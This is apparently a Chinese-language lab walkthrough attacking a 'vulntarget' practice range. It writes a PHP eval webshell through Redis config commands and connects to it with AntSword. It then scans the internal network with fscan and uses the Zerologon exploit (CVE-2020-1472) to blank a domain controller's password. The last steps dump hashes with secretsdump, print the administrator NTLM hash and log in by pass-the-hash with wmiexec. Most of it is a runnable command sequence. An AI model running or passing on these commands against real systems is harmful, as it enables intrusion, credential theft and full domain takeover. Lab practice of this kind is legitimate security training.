
config get dir #查看redis数据库路径
config set dir "C:/phpStudy/PHPTutorial/WWW/"# #修改靶机Redis数据库路径
config set dbfilename shell.php #生成shell.php文件
set xxx "\r\n\r\n<?php phpinfo();?>\r\n\r\n"#将一句话木马写入文件中
#"\r\n\r\n"是换行的意思,用redis写入文件会自带一些版本信息,如果不换行可能导致无法执行。
set xxx "\r\n\r\n<?php eval($_POST[123]);?>\r\n\r\n"#上传木马可以通过蚁剑连接
save#保存

连接蚁剑


不出网

存在两张网卡
10.0.20.0/24
10.0.10.0/24
上传fscan

fscan.exe -h 10.0.10.0/24
发现第三台主机,且是域控

现在已经确定域控的IP10.0.10.110
EXP地址:https://github.com/VoidSec/CVE-2020-1472
exp利用需要将impacket包更新下:
python -m pip install --upgrade impacket

python3 cve-2020-1472-exploit.py -n WIN2019 -t 10.0.10.110
漏洞扫出来了,是否攻击,选是
此时域控密码已经置空
用secretsdump.py来获取域控中保存的hash,secretsdump.py脚本在kali自带impacket包中,在/usr/local/bin路径下,或者手动下载脚本模块
git clone https://github.com/SecureAuthCorp/impacket
git clone https://github.com/CoreSecurity/impacket.git
cd impacket/
python3 -m pip install .
python3 setup.py install
利用impcker包中的seretsdump抓hash值
python3 secretsdump.py 域名称/域控主机名\$@域控IP -no-pass
proxychains4 python3 secretsdump.py vulntarget.com/win2019\$@10.0.10.110 -no-pass
查看域名,主机名


出现这个问题 [*] Cleaning up …
此错误与 Impacket 库和示例之间的版本不匹配有关
cd impacket/
python3 -m pip install .
python3 setup.py install
这里获取的凭据是域管理员密码已被置空后的凭据,域控密码已成功置空

域机器账户的空密码,解码为空
WIN2019$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


域管理员账号解码为:Admin@666
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15:::

使用wmiexec进行hash传递攻击,这个脚本也在kali自带impacket包中,/usr/local/bin路径下
获取到hash之后接下来我们就可以利用常见横向工具wmiexec.py进行登录,生成一个半交互式shell(管理员权限)
proxychains python3 wmiexec.py -hashes 域管理员hash 域名/Administrator@域控IP
proxychains python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:c7c654da31ce51cbeecfef99e637be15 vulntarget.com/Administrator@10.0.10.110
后续还可以获取初始凭据(sam),针对注册表将sam转储到域控本地,然后再保存到本机并利用secretsdump.py解析已经下载到在本地的sam文件,不在演示了